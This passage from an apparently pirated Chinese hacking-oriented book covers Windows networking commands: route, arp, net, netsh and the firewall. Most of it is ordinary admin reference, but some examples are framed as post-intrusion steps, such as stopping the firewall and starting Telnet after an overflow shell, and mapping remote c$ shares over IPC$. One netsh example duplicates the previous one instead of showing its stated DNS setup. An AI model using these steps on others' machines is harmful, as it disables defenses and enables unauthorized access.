0x2 ...00 13 8f 8f 38 b4 ...... VIA Compatable Fast Ethernet Adapter - 数据包微
型端口
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
      192.168.1.0    255.255.255.0    192.168.1.66    192.168.1.66      20
     192.168.1.66  255.255.255.255      127.0.0.1      127.0.0.1      20
    192.168.1.255  255.255.255.255    192.168.1.66    192.168.1.66      20
        224.0.0.0        240.0.0.0    192.168.1.66    192.168.1.66      20
  255.255.255.255  255.255.255.255    192.168.1.66    192.168.1.66       1
===========================================================================
Persistent Routes:
  None
C:\Documents and Settings\clamp>
```

范例 14

增加一条永久路由表条目，让 192.168.0.0/24 子网数据使用 192.168.1.2 这个路由跃点。

```
C:\clamp>route add 192.168.0.0 mask 255.255.255.0 192.168.1.2
C:\Documents and Settings\clamp>tracert 192.168.0.5
Tracing route to 192.168.0.5 over a maximum of 30 hops
  1   1 ms     1 ms     2 ms  192.168.1.2
  2   1 ms     1 ms     2 ms  192.168.0.5
Trace complete.
C:\Documents and Settings\clamp>
```

在这个范例中，route add 192.168.0.0 mask 255.255.255.0 192.168.1.2 这条命令完成新增路由表条目的操作，后面执行的 tracert 192.168.0.5 命令用于追踪观察数据包是否按照新设置的路由路径传输。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.3.3 ARP 命令

ARP(地址转换协议)是 TCP/IP 协议簇中用于确定 IP 地址与物理地址对应关系的通信协议。ARP 命令除了可用于显示工作缓存区内的地址对应条目之外，还可以将指定的物理地址与 IP 地址绑定，用于防御 ARP 欺骗攻击。

命令格式：

```
ARP -s inet_addr eth_addr [if_addr]
ARP -d inet_addr [if_addr]
ARP -a [inet_addr] [-N if_addr]
```

参数说明：

- ARP -s inet_addr eth_addr [if_addr]参数组，用于添加条目至 ARP 缓冲区。inet_addr 代表 IP 地址，eth_addr 代表需要绑定的物理地址。如果有多个连接，可进一步使用 if_addr（网络接口）标识指定操作的目标。
- ARP -d inet_addr [if_addr]参数组，用于删除 ARP 缓冲区内的条目。如果不指定 inet_addr 和 if_addr，将删除所有缓冲区内所条目。
- -a [inet_addr] [-N if_addr]参数组，用于显示 ARP 缓冲区内的条目。用户可以进一步指定 inet_addr（IP 地址）和-N if_addr（网络接口），以缩小查询范围。

范例 15

显示当前所有 ARP 缓冲区的条目。

```
C:\clamp>arp -a
Interface: 192.168.1.101 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.1           00-0a-eb-cd-67-d6     dynamic
  192.168.1.2           94-0c-6d-51-8b-a0     dynamic
  192.168.1.97          00-0b-2f-2f-4b-ee     dynamic
  192.168.1.100         00-0b-2f-43-f8-79     dynamic
C:\clamp>
```

范例 16

将 IP 地址 192.168.1.2 与物理地址 94-0c-6d-5e-7b-a8 绑定。

```
C:\clamp>arp -s 192.168.1.2 94-0c-6d-5e-7b-a8
C:\clamp>arp -a
Interface: 192.168.1.101 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.1           00-0a-eb-cd-67-d6     dynamic
  192.168.1.2           94-0c-6d-5e-7b-a8     static
  192.168.1.97          00-0b-2f-2f-4b-ee     dynamic
  192.168.1.100         00-0b-2f-43-f8-79     dynamic
C:\clamp>
```

3.4 多功能网络命令 Net

Net 仅次于 Netsh，复杂程序名列第二的 Windows 命令。它拥有 21 个可供搭配的子命令，每一

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个子命令又可以配合不同参数，从而实现一百多项不同的功能。在这一节中，仅介绍黑客常用的服务管理、网络查询、远程连接和时间修正功能。

3.4.1　使用 Net 命令管理服务

前面我们学习了如何使用 sc 命令管理网络服务。事实上，当你获得远程 Shell 后，也可以使用 Net Start、Net Stop、Net Pause 命令来控制远程电脑的背景服务。

Net Start\ Net Stop\ Net Pause 命令格式及常用参数：

```
Net Start Service_name
```

此命令用于启用指定的服务，其中 Service_name 为服务名称。

```
Net Stop Service_name
```

此命令用于停止指定的服务，其中 Service_name 为服务名称。

```
Net Pause Service_name
```

此命令用于停止指定的服务，其中 Service_name 为服务名称。

范例 17

在溢出攻击获得 cmd Shell 后，可以参考该范例启用 Telnet 服务，停用防火墙。

```
C:\clamp>net stop sharedAccess
Windows Firewall/Internet Connection Sharing (ICS) 服务已成功停止。
C:\ clamp>net start TlntSvr
Telnet 服务正在启动 .
Telnet 服务已经启动成功。
C:\clamp>
```

3.4.2　使用 Net view 命令查询网络

Net view 是一个用于查看域、工作组及共享资源的命令。它既可以用于查看本机资源，也可以在通过 IPC$连接远程电脑后使用\computername 参数查看远端电脑的资源。

命令格式：

```
net view  [\\computername [/CACHE] | /DOMAIN[:domainname]]
```

参数说明：

- \\computername：用于指定查询的主机名称或 IP 地址，如不指定，则默认显示本机信息。
- /CACHE：必须配合\computername 参数一起使用。用于目标主机的共享文件夹脱机设置。
- /DOMAIN:domainname：指定查询域或工作组，如省略 domainname，则显示局域网内所有的域和工作组的名称。

范例 18

查询 192.168.1.101 设置了哪些共享文件夹，并显示这些共享文件夹的脱机设置。

```
C:\ clamp>net view \\192.168.1.101 /CACHE
在 \\192.168.1.101 的共享资源

共享名     类型  使用为  注释
-------------------------------------------------------------------------------
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
software  Disk          手动缓存文档
命令成功完成。
C:\clamp>
```

3.4.3 使用 Net Use 命令管理远程连接

Net Use 命令用于查看及管理网络连接，例如断开已有的 IPC$连接，然后使用指定的账户名称登录；又如使用智能卡认证身份登录远程主机。除此之外，Net use 还可创建网络映射驱动器，方便用户使用远程共享资源。

命令格式：

```
Net Use [devicename | *] [\\computername\sharename[\volume] [password | *]]
        [/USER:[domainname\]username]
        [/USER:[dotted domain name\]username]
        [/USER:[username@dotted domain name]
        [/SMARTCARD]
        [/SAVECRED]
        [/DELETE]
        [/PERSISTENT:{YES | NO}]
```

参数说明：

- 不带任何参数运行，将显示目前的共享网络资源的连接状态。
- devicename：用于指定映射网络资源的驱动器号或本地打印机端口。假如用户不清楚有哪些驱动器号或打印机端口可用，也可以使用通配符*让系统自动分配。
- \\computername\sharename[\volume] [password | *]参数组，其中\\computername\sharename 用于指定将要访问局域网共享资源的名称，如果是 WebDAV 资源则使用\volume 格式，直接输入 URL。 Password 实际使用时由登录密码替代，该参数必须与接下来介绍的/user 参数一起使用（如果忽略该参数或使用通配符*和/user 参数，将会提示用户输入登录密码）。
- /USER:[domainname\]username、/USER:[dotted domain name\]username、/USER:[username@dotted domain name 这三组参数均用于指定用户名称，只是格式略有差异。如果忽略 dotted domain name 或 domainname，将默认登录至目标主机所在域。
- /SMARTCARD 参数用于读取智能卡内的证书。假如远端电脑需要使用智能卡认证身份，则必须使用该参数才能登录。
- /SAVECRED 是将登录的用户名和密码保存起来，下次访问时将自动调用保存的账户资料。
- /DELETE 这个参数用删除连接。
- /PERSISTENT：{YESLINO}，用于控制永久映射，/PERSISTENT：YES 将保存共享连接设置，并在下边登录时自动建立该共享连接/PERSISTENT：NO.不保存当前共享连接，用户下次登录时，不会自动建立共享连接。

范例 19

使用账户 color 及密码 qwert，将 192.168.1.100\c$映射为本机的 S 驱动器。

```
C:\Documents and Settings\clamp>net use s: \\192.168.1.100\c$ qwert /user:colo
命令成功完成。
C:\Documents and Settings\clamp>s:
S:\>dir
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
 驱动器 S 中的卷没有标签。
 卷的序列号是 303B-18B2
 S:\ 的目录
2010-03-27  23:42    <DIR>          ATI
2010-04-23  16:44    <DIR>          Downloads
2010-03-28  18:14    <DIR>          game
2009-07-14  11:20    <DIR>          PerfLogs
2010-04-23  16:44    <DIR>          Program Files
2010-04-26  15:50    <DIR>          Program Files (x86)
2010-04-11  15:15    <DIR>          sample
2010-04-23  16:37    <DIR>          TDDOWNLOAD
2010-04-08  10:35    <DIR>          Users
2010-04-23  18:53    <DIR>          Windows
               0 个文件              0 字节
              10 个目录 25,754,284,032 可用字节
S:\>
```

范例 20

使用账户 color 及密码 qwert，连接 192.168.1.100 的 IPC$通道，查询远程电脑 C:\的文件列表。

```
C:\clamp>net use \\192.168.1.100\ipc$ qwert /user:color
命令成功完成。
C:\clamp>dir \\192.168.1.100\c$
 驱动器 \\192.168.1.100\c$ 中的卷没有标签。
 卷的序列号是 303B-18B2
 \\192.168.1.100\c$ 的目录
2010-03-27  23:42    <DIR>          ATI
2010-04-23  16:44    <DIR>          Downloads
2010-03-28  18:14    <DIR>          game
2009-07-14  11:20    <DIR>          PerfLogs
2010-04-23  16:44    <DIR>          Program Files
2010-04-26  15:50    <DIR>          Program Files (x86)
2010-04-11  15:15    <DIR>          sample
2010-04-23  16:37    <DIR>          TDDOWNLOAD
2010-04-08  10:35    <DIR>          Users
2010-04-23  18:53    <DIR>          Windows
               0 个文件              0 字节
              10 个目录 25,754,284,032 可用字节
C:\clamp>
```

3.4.4　使用 Net 修正系统时间

Net time 命令用于调整、显示系统时间，因为相当多黑客在没有获得远程 shell 之前会借助计划任务功能在远程电脑执行命令，假如远程电脑的时间不对，那么，原本设定几分钟后执行脚本，却变成数小时或数天后才执行。所以，在使用远程计划任务之前，通常会使用 Net time 查看及校正远程电脑的时间。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令格式：

```
Net time[\\computername | /DOMAIN[:domainname] | /RTSDOMAIN[:domainname]] [/SET]
        [\\computername] /QUERYSNTP
        [\\computername] /SETSNTP[:ntp server list]
```

参数说明：

- Net time 无参数执行，显示本机所使用时间服务器的当前时间。
- [\\computername | /DOMAIN[:domainname] | /RTSDOMAIN[:domainname]] [/SET]参数组中，\\computername 用于指定 Net time 命令要查看或与之同步的时间服务器的 IP 地址或主机名称。如果不指定主机，还可以使用/DOMAIN[:domainname]指定同步时间的域或使用/RTSDOMAIN[:domainname]指定时间服务器所在的域。如果添加了/SET 参数，那么本机时间与指定的时间服务器、域的时间同步。
- [\\computername] /QUERYSNTP 这组参数用于显示指定电脑使用的网络时间协议 (NTP) 服务器。如果没有使用\\computername 指定远程电脑，将显示本机所使用的网络时间协议服务器。
- [\\computername] /SETSNTP[:ntp server list]这组参数用于重设网络时间协议 (NTP) 服务器。其中，ntp server list 为网络时间协议服务器列表，各网络时间协议服务器使用空格分隔，假如名称中有空格，需要使用引号括起来。另外，如果没有使用\\computername 指定远端电脑，将修改本机所使用的网络时间协议服务器。

范例 21

设置当前电脑与时间服务器 time.nist.gov 同步。

```
C:\clamp> net time \\time.nist.gov /SET
\\time.nist.gov 的当前时间是 2010/4/26 下午 08:17
命令成功完成。
C:\clamp>time
当前时间: 20:17:57.80
输入新时间:
C:\clamp>
```

3.5 网络组件命令行及脚本处理 Netsh

Netsh 是 Windows 系统中最复杂的命令，它提供了 DHCP、网卡、网桥、路由、远程拨号和脚本等多种设置支持。用户既可以使用该此命令修改本机网络配置，也可以在建立特殊权限的 IPC$ 连接后通过它来修改远端电脑的网络设置。

3.5.1 Netsh 执行环境设置

Netsh 大概有三十个全局配置参数，它们可以修改和设置命令的执行环境，例如指定执行命令的远端电脑、添加别名以快速输入命令、设置联机脱机模式等。在这个小节中，将介绍最实用的 9 个全局子命令。

Netsh 全局格式：

```
Netsh
NetSh>command
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可用的 command 如下：

- Help 子命令，显示帮助提示。
- Online 子命令，设置为联机模式后，输入的 Netsh 子命令立即执行。与之相对的参数是 Offline（脱机模式），官方宣称输入的子命令暂时缓存，当执行 commit 时才执行，实际上它也是即时执行。
- Show mode 子命令，显示当前执行模式。
- Set machine [name=]RemoteComputerName 子命令，用于指定执行 netsh 命令的远程电脑名称。
- Alias[别名] [原名] 子命令，为其他子命令设置别名，以方便输入。
- unalias 子命令，删除现有的别名。
- exec 子命令，用于运行指定脚本或载入配置文件。
- Dump 子命令，将现有的网络配置导出保存。
- Exit 子命令，退出 netsh 命令状态。

范例 22

设置 dump 的别名为 dp、routing 的别名为 rt，显示已定义别名和显示当前执行模式，最后退出 netsh 命令模式。

```
C:\clamp>netsh
netsh>alias dp dump
确定。
netsh>alias rt routing
确定。
netsh>show alias
dp      dump
rt      routing
netsh>show mode
online
netsh>exit
C:\clamp>
```

范例 23

将当前电脑的网络配置参数导出并保存至 c:\backup.txt，如图 3-8 所示。

```
C:\clamp>netsh dump >c:\backup.txt
C:\clamp>
```




图 3-8　使用记事本查看 backup.txt 文件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.5.2 Netsh 配置 NIC 参数

Netsh 用于配置 IP 的子命令多达 27 条。在这一小节中，将介绍 IP 地址设置、DNS 服务器设置、ARP 缓存设置、信息显示等 15 条相关的子命令。

要使用 IP 设置的参数，必须先键入 net interface ip，然后才能使用以下子命令。

- Set address 子命令用于指定地址及网关信息。

```
set address [name=]InterfaceName [source=]{dhcp|static[addr=]IPAddress [mask=]
SubnetMask [gateway=]{none | DefaultGateway [[gwmetric=]GatewayMetric]}}
```

  - InterfaceName 是必要参数，用于指定网络连接。
  - [source=]{dhcp | static [addr=]IPAddress[mask=]SubnetMask [gateway=]{none | DefaultGateway [[gwmetric=]GatewayMetric]}}也是必要参数，用于指定地址的类型。如果使用 dhcp，则不用指定 IP 地址、子网等内容，如果使用 static（静态地址）类型，则需要使用 addr、subnetMast、Gateway 等进一步指定 IP 组态。

- Add address 子命令，用于添加 IP 地址及网关。

```
add address [name=]InterfaceName [addr=]IPAddress [mask=]SubnetMask
            [[gateway=] DefaultGateway [gwmetric=]GatewayMetric]
```

  - InterfaceName 是必要参数，用于指定网络连接。
  - [addr=]IPAddress[mask=]SubnetMask 是必要参数，用于指定添加的 IP 地址及其子网范围。
  - [gateway=]DefaultGateway 也是必要参数，用于指定添加的 IP 地址、默认网关。
  - [gwmetric=]GatewayMetric] 是可选参数，它代表网关的跃点数值，默认值为 20。

- delete address 子命令，用于删除静态配置的接口上的 IP 地址或默认网关。

```
delete address [name=]InterfaceName [addr=] IPAddress [[gateway=]
{DefaultGateway | all}]
```

  - InterfaceName 是必要参数，用于指定网络连接。
  - [addr=]IPAddress 也是必要参数，用于指定要删除的 IP 地址。
  - [gateway=]{DefaultGateway |All}是可选参数，用于指定需要删除的网关，使用 all 则表示清空所有网关。

- show address 子命令，用于显示静态 IP 的组态信息。

```
show address [[name=]InterfaceName]
```

  - 不带参数运行，将显示所有网络连接的 IP 地址组态。
  - [name =] InterfaceName 是可选参数，用于指定网络连接名称。如果名称中包含空格，必须使用 “ ” 号括起来。

- Set dns 子命令，用于设置 IP 组态中的 DNS 服务器地址。

```
set dns [name=]InterfaceName [source=]{dhcp | static }[addr=]{IP Address | none}
[register=]{none | primary | both}
```

  - InterfaceName 是必要参数，用于指定网络连接。
  - [source=]{dhcp | static}是必要参数，Source=dhcp 说明 DNS 地址信息来源于 DHCP 服务器，source=static 说明 dns 为手动配置。
  - [addr=]{IP Address | none}是条件选配参数，当 source=static 时，才会使用该组参数设置 DNS 服务器地址。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

➢ [register=]{none | primary | both}这组参数用于设置 dns 动态注册。register=none 代表禁用动态 dns 注册，当 register= primary 时，自动尝试解析主机名+DNS 后缀的域名；当 register= both 时尝试解析“主机名称+网卡所绑定的所有 DNS 后缀”的各种组合。

提 示

假如 register= primary，DNS 后缀为 mic.com，当用户输入 Ping www 时，将自动添加后缀 mic.com，变成 www.mic.com 后向 dns 服务器发送查询请求。

- Add dns 子命令用于添加 DNS 服务器地址至指定的网络连接。

```
add dns [name=]InterfaceName [addr=] DNSAddress [[index=]DNSIndex]
```

  - ➢ InterfaceName 是必要参数，用于指定网络连接。
  - ➢ 【addr=】DNSAddress 是必要参数，指定要添加的 DNS 服务器地址。
  - ➢ [index=]DNSIndex 是可选参数，用于指定优先值（自然数），其中，DNSIndex 数值为 1 的优先级最高，数值越大优先级越低。

- delete dns 子命令，用于删除 DNS 服务器列表。

```
delete dns [name=]InterfaceName [addr=]{DNSAddress | all}
```

  - ➢ InterfaceName 是必要参数，用于指定网络连接。
  - ➢ [addr=]{DNSAddress | all}是必要参数， addr 等号后面如果指定 DNS 服务器地址，那么仅删除指定的内容；如果使用 all，则删除该连接的所有 DNS 服务器地址。

- Show dns 子命令，用于显示当前的 DNS 服务器地址设置。

```
show dns [[name=]InterfaceName]
```

  - ➢ 不使用参数运行时，将显示所有连接的 DNS 服务器地址设置。
  - ➢ InterfaceName 用于指定网络连接。

- Show icmp 子命令，用于显示 ICMP 通信协议的统计信息。

```
show icmp [[rr=]RefreshRate]
```

  - ➢ 不使用参数运行时，将显示一次统计信息。
  - ➢ [[rr=]RefreshRate]参数用于指定重复显示统计信息的间隔秒数，如 rr=5 则每 5 秒刷新一次统计信息。

- show interface 子命令，用于显示网络连接的统计信息。

```
show interface [[index=]InterfaceIndex] [[rr=]RefreshRate]
```

  - ➢ 无参数执行时，将显示所有网络连接的统计信息。
  - ➢ [[index=]InterfaceIndex]用于指定网络连接，其中，interfaceindex 为标识连接的整数值。
  - ➢ [[rr=]RefreshRate]参数用于指定重复显示统计信息的间隔秒数。

- Show ipstats 子命令，用于显示 IP 统计信息。

```
show ipstats [[rr=]RefreshRate]
```

  - ➢ 无参数执行时，将显示当前统计信息。
  - ➢ [[rr=]RefreshRate]参数用于指定重复显示统计信息的间隔秒数。

- Show tcpconn 子命令，用于显示 TCP 连接统计信息。

```
show tcpconn [[index=]{LocalIPAddress | LocalPort | RemoteIPAddress | RemotePort}]
[[rr=]RefreshRate]
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- [index=]{LocalIPAddress | LocalPort | RemoteIPAddress | RemotePort}参数组用于筛选显示的信息。其中，LocalIPAddress 参数可筛选指定本机 IP 地址的信息；LocalPort 参数可筛选本地 TCP 端口的信息，RemoteIPAddress 参数可筛选远程 IP 地址的信息，RemotePort 参数可筛选远程 TCP 端口的信息。
- [[rr=]RefreshRate] 参数用于指定重复显示统计信息的间隔秒数。

• Show udpconn 子命令，用于显示 UDP 通信的统计信息。

```
show udpconn [[index=]{LocalIPAddress | LocalPort}] [[rr=]RefreshRate]
```

- [[index=]{LocalIPAddress | LocalPort}]参数组用于筛选显示的信息。其中，LocalIPAddress 参数可筛选指定本机 IP 地址的信息；LocalPort 参数可筛选本地 UDP 端口的信息。
- [[rr=]RefreshRate] 参数用于指定重复显示统计信息的间隔秒数。

• Show ipnet 子命令，用于显示 ARP 本地缓存中的条目。

```
show ipnet [[rr=]RefreshRate]
```

- 无参数运行时，显示当前的 ARP 缓存条目。
- [rr=]RefreshRate] 参数用于指定重复显示的间隔秒数。

• delete arpcache 子命令，用于删除 ARP 本地缓存中的条目。

```
delete arpcache [[name=]InterfaceName]
```

- 无参数运行时，删除所有网络连接的 ARP 条目。
- [[name=]InterfaceName]指定删除 ARP 条目的网络连接。

范例 24

添加 192.168.100.66/24 IP 地址至“本地连接”，并设置其网关为 192.168.100.1。

```
C:\clamp>netsh
netsh>interface
netsh interface>ip
netsh interface ip>
netsh interface ip>add address 本地连接 192.168.100.66 255.255.255.0
确定。
netsh interface ip>add address 本地连接 gateway=192.168.100.1 gwmetric=30
确定。
netsh interface ip>quit
C:\clamp>
```

范例 25

设置“本地连接”的 DNS 服务器为 168.95.1.1 和 8.8.8.8，并让目标主机自动尝试解析主机名+DNS 后缀的域名。

```
C:\clamp>netsh
netsh>interface
netsh interface>ip
netsh interface ip>
netsh interface ip>add address 本地连接 192.168.100.66 255.255.255.0
确定。
netsh interface ip>add address 本地连接 gateway=192.168.100.1 gwmetric=30
确定。
netsh interface ip>quit
C:\clamp>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 26

显示本机活动的 UDP 及 TCP 端口信息。

```
C:\clamp>netsh
netsh>interface
netsh interface>ip
netsh interface ip>show udpconn
MIB-II UDP 监听器项目
   本地地址                    本地端口
-------------------------------------------------
        0.0.0.0                 445
        0.0.0.0                 500
        0.0.0.0                1025
        0.0.0.0                1077
        0.0.0.0                1078
        0.0.0.0                7000
        0.0.0.0               19010
      127.0.0.1                 123
      127.0.0.1                1046
      127.0.0.1                1140
      127.0.0.1                1280
      127.0.0.1                1281
      127.0.0.1                1900
    192.168.1.66                123
    192.168.1.66                137
    192.168.1.66                138
  192.168.100.66                123
  192.168.100.66               1900
netsh interface ip>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 4 章　Windows 防火墙管理命令

防火墙是电脑的重要安全壁垒，为了提高电脑数据的安全，防止黑客入侵，微软在 Windows 中集成了防火墙程序。在这一章中，将介绍常用的防火墙管理命令，利用这些命令可以快速设置、关闭防火墙。

4.1　阻挡黑客前进的关键——防火墙

防火墙是防御黑客攻击的重要安全屏障。如果网络上的目标主机已经启用了防火墙，要入侵和控制目标主机，往往需要突破防火墙的限制。

4.1.1　防火墙作用简介

目前，防火墙总体上可以分为两大类：

- 一是软件防火墙，需要安装在操作系统上，方便进行安全设置。通常我们所说的 Windows 防火墙、瑞星防火墙、诺顿个人防火墙、安全之星、ZoneAlarm、McAfee Personal Firewall 等均属于软件防火墙，是个人电脑最重要的安全工具之一。图 4-1 所示为“Windows 防火墙”对话框。




图 4-1　“Windows 防火墙”对话框

- 二是硬件防火墙，有的硬件防火墙安装在经过优化的 UNIX、Linux 和 FreeBSD 等操作系统中，较适用于小型企业；有的硬件防火墙采用专门的 ASIC 芯片，并配置了专用的操作系统，著名的生产厂商有 NetScreen、FortiNet、Cisco 等，这种防火墙具有速度快、处理能力强和漏洞少等优点，但价格比较昂贵。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

无论是软件防火墙还是硬件防火墙，它们的作用均有共同之处，包括：

- 监控网络间传送的数据。
- 扫描网络通信，过滤一些攻击。
- 关闭不使用的端口，禁止特定的端口通信，以封锁木马。
- 过滤不安全的服务和协议，防止外部入侵者利用这些服务和协议来攻击内部网络。
- 强化网络安全策略，集中管理所有安全软件。
- 监控审计网络数据，记录经过防火墙的访问日志，统计网络数据并在发现有威胁的数据时报警。
- 防止内部信息泄漏，防止内部网络的 DNS 信息、用户登录情况、域名和 IP 地址等信息被外部网络获知。

4.1.2　命令行修改防火墙的优势

通过远程网络入侵主机时，可以使用命令行修改系统防火墙，它具有以下优点：

- 操作便捷，执行速度快。
- 无论防火墙是否开启都可以设置。
- 可以将常用的命令创建为批处理文件，以便快速、定时执行这些命令。
- 对网络上的主机执行溢出攻击后，远程控制被入侵的主机时，通常只有 CLI（Command Line Interface，命令行输入界面）Shell，这时可以通过命令行来修改系统防火墙，开放指定的端口或放行程序，为入侵提供了方便。

4.2　查看 Windows 防火墙

在 Windows XP 系统中，可以通过控制面板来查看 Windows 防火墙的开启状态和配置信息，方法如下：

Step1　单击“开始”按钮，选择“控制面板”命令，打开“控制面板”窗口。

Step2　单击“安全中心”链接文字，然后单击“Windows 防火墙”链接文字，如图 4-2 所示。



图 4-2　单击“Windows 防火墙”链接文字

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

